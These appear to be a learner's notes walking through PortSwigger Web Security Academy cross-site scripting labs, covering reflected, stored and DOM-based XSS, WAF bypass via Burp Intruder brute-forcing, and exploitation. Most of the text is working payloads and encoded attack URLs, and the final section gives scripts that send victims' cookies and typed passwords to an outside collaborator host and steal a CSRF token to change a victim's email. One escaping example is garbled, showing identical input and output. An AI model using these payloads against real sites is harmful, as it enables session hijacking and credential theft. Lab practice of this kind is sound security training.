XSS LABS - vulnerability in search box
Important links
Reflected XSS
Lab: Reflected XSS into HTML context with nothing encoded
paste in search box
lab solved
Stored XSS - vulnerability in comment box
Lab: Stored XSS into HTML Context with nothing encoded
write in comment box and do the comment
go back to blog
lab solved
DOM BASED XSS - alphanumeric string make changes in "img src" tag
Lab:DOM XSS in document.write sink using source location.search
write "> in serch box
lab solved
Lab : DOM XSS in document.write sink using source location.search inside a select element --- XSS in product of website
open web page select any product and click on it
in page url add this &storeId="><img%20src=1%20onerror=alert(1)> and hit enter
lab solved
Lab: DOM XSS in innerHTML sink using source location.search
in search bar paste this <img src=1 oneerror=alert (1) >
lab solved
Lab: DOM XSS in jQuery anchor href attribute sink using location.search source --- XSS in url sourcePath
open lab select any post leave any comment on it and submit it
in url we get to see returnPath paremeter
in that paste this javascript:alert(document.cookie)
solved lab
Lab: DOM XSS in jQuery selector sink using a hashchange event --- deliver link to victim to download any thing in pdf
open lab and copy the lab link
open exploit server -{server use to deliver link to victim}
in bosy section add this
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>click view exploit and then deliver it to victim from exploit server
lab solved
Lab: DOM XSS in ANgular JS expression with angle brackets and double quote HTML-encoded -- vulnerability in search box
open the search box enter any alphanumeric string
open page source of webpage and see random strings enclosed in ng-app
enter this {{$on.constructor('alert(1)')()}} in search box
lab solved
Lab: Reflected DOM XSS
solve by temperting character used in XSS see which one is unblockef
in search box type this \"-alert(1)}//
lab solved
Lab: Stored DOM XSS
This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function
open lab open any post and post this in comment <> <img src=1 onerror=alert (1)>
lab solved
XSS CONTENTS
Between HTML tags
When the XSS context is text between HTML tags, you need to introduce some new HTML tags designed to trigger execution of JavaScript.
Some useful ways of executing JavaScript are:
<script>alert(document.domain)</script>
<img src=1 onerror=alert(1)>
Lab: reflected XSS into HTML content with nothing encoded
This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.
To solve the lab, perform a cross-site scripting attack that calls the alert function.
open lab search this in searchbox
<script>alert(1)</script>lab solved
Lab: Stored XSS into HTML context with nothing encoded
This lab contains a stored cross-site scripting vulnerability in the comment functionality.
To solve this lab, submit a comment that calls the alert function when the blog post is viewed.
open lab then open any post and do comment on post
<script>alert(1)</script>lab solved
Lab: Reflected XSS into HTML context with most tags and attributes blocked
Bypassing Web Appliation Firewall For XSS
This lab contains a reflected XSS vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.
To solve the lab, perform a cross-site scripting attack that bypasses the WAF and calls the print() function.
- open lab in searchbox write this
<img src=1 onerror=print()>
by searching abover paramater we got and error that this method is not allowed
now catch thsi response in burps http history

- now wend this request to burp intruder and in search paramater remove the paramater and write <> this and add it to oerform attack

click here to get XSS CHEATSHEET copy the tags to payload after getting XSS CHEATSHEET paste this in burps payload option
start the attack we can see we got the payload
body
- now add body%20=1 in between <> like this
<body%20=1>
place the cursor before = and add the parameter between it to bruteforce it like this


now visit again on XSS CHEATSHEET now copy the events from it and app to payload and start the brute force on it
now while bruteforcing we get status code 400 in every parameter but on onresize parameter we get 200 ok atatus like this
- open the labs exploit server and paste this in it
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>


Lab link:
https://0a060080045e67d78005120b00f800ca.web-security-academy.net/
in aboves iframe tag we can change the value like in 1st bruteforcing tags we got body 200 ok status and in 2nd bruteforcing events we got onresize 200 ok status
now store the payload and deliver it to victim and now lab is solved
Lab: Reflected XSS into HTML context with all tags blocked except custom ones
we cant send any html tag but we can send the js script
This lab blocks all HTML tags except custom ones.
To solve the lab, perform a cross-site scripting attack that injects a custom tag and automatically alerts document.cookie.
copy your lab id
go to exploit server & write this
<script>
location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>

in place of YOUR-LAB-ID paste your lab id

https://0ab200420435e0d080fa53ff008b006a.web-security-academy.net/
so sotre this payload on exploit server and deliver it
lab solved
Lab: Reflected XSS with event handlers ans href attribute blocked
This lab contains a reflected XSS vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked.
To solve the lab, perform a cross-site scripting attack that injects a vector that, when clicked, calls the alert function.
Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example:
<a href="">Click me</a>
- copy your lab id and replace it here
https://YOUR-LAB-ID.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E

replace lab id with YOUR-LAB-ID

lab id from url : 0a3c00e404665a1480e8440d0015006d

after psted lab id in URL :

https://0a3c00e404665a1480e8440d0015006d.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E
open this URL in new page
lab solved
Lab: reflected XSS with some SVG markup allowed
allowing svg tag <svg> before any tag like :
<svg><animatetransform%20=1>
1st bruteforce the tags of xss in search box then use that tag with svg paramater to bruteforce the event
XSS XHEATSHEET
This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.
To solve the lab, perform a cross-site scripting attack that calls the alert() function.
- open lab in search box type this
<script>alert(1)</script>
see we got an error while we have searched above script in search box
now capture the request of search box and send it to intruder
send a request wirth plain text to intruder not with encoding form

clear the request parameter and inplace of it write this
<>

- add this is intruders attack to perform brute force of tags from XSS CHEATSHEET like this

while bruteforcing we gat status of all tags 400 but we got 200 ok status of animatetransform tag so we will use it with svg tag to bruteforce the event like this

<svg><animatetransform%20=1>
- add the bruteforcing cursur before the = like this
<svg><animatetransform%20§§=1>
now copy the EVENTS from XSS CHEATSHEET and paste it to payload
now we got the event with 200 ok status name as
onbegin
so now we got the TAG and also EVENT so now we can exploit the using adding thsi in URL
/?
search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E
add this request in our existing lab URL
lab solved
XSS in HTML tag ATTRIBUTE
When the XSS context is into an HTML tag attribute value, you might sometimes be able to terminate the attribute value, close the tag, and introduce a new one. For example:
"><script>alert(document.domain)</script>
Lab: Reflected XSS into attribute with angle brackets HTML-encoded
- in search box submit this script
"onmouseover="alert(1)
- then lab is solved
Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded
in any post's comment box type this
also in every box
javascript:alert(1)lab Solved
Lab: Reflected XSS in canonical link tag
- open lab copy your lab id and passte in this URL and open in page
https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)
now after changing lab id open this URL in new page
lab solved
XSS into javascript
Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped
- in search box submit this
</script><script>alert(1)</script>
- lab solved
Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded
open lab in search box type any alphanumeric alphabet and intercept it and send it to repeater
observe that this string has been reflected in javascript string
now replace that alphanumeric string with this
'-alert(1)-'
- lab solved
Some applications attempt to prevent input from breaking out of the JavaScript string by escaping any single quote characters with a backslash. A backslash before a character tells the JavaScript parser that the character should be interpreted literally, and not as a special character such as a string terminator. In this situation, applications often make the mistake of failing to escape the backslash character itself. This means that an attacker can use their own backslash character to neutralize the backslash that is added by the application.
For example, suppose that the input: ';alert(document.domain)//
gets converted to: ';alert(document.domain)//
You can now use the alternative payload: ';alert(document.domain)//
which gets converted to: \';alert(document.domain)//
Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
submit any alphanumeric string in searchbox and intercept it in burp and send it to repeater
in reoester change the paremater value to
test'payload

test\payload
we can't see any response
so now put this
\'-alert(1)//
- lab solved
Lab: Reflected XSS in a JavaScript URL with some characters blocked
- copy your lab id and paste in this link
https://YOUR-LAB-ID.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27
now open this in new web page
lab solved
Lab: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped
open lab select any post to do comment
in comment box type any alphanunmeric string and with burp watch it that its oneclick
so in comment box submit this
http://foo?'-alert(1)-'
- lab solved
Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
- in seaech box submit this
${alert(1)}
- lab solved
* IMP * Exploiting XSS Vulnerabilities
session / cookie HIjacking
Lab: Exploiting cross-site scripting to steal cookies
open burp collabrator and click copy to clipboard
the copied doain from collabrator paste in in the script
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
now paste this script with collabrator domain in the comment section
in collabrator click pollnow and wait fot the response
copy that cookie we got in response of burps collabrator
replace your cookies with that cookie
now we got the admin access
lab solved
Lab: Exploiting cross-site scripting to capture passwords
cookie hijacking se password chorna
open burps collabrator and click copy to clip board
and paste that collabrators domain in this script
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
now paste this script in the comment box and submit it
now in collanbrator tab click poll now and wait for HTTP response
steal the USER_ID and PASSWORD of other user acccount
login with that userid and password
lab solve
Lab: Exploiting XSS to bypass CSRF defenses
open the lab and login with given user id and password
after login we can see that we have an option to update an email
if you view the source for the page, you'll see the following information:
You need to issue a POST request to /my-account/change-email, with a parameter called email.
There's an anti-CSRF token in a hidden input called token.
This means your exploit will need to load the user account page, extract the CSRF token, and then use the token to change the victim's email address.
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
now psate this script in posts somment box
This will make anyone who views the comment issue a POST request to change their email address to test@test.com.
lab solved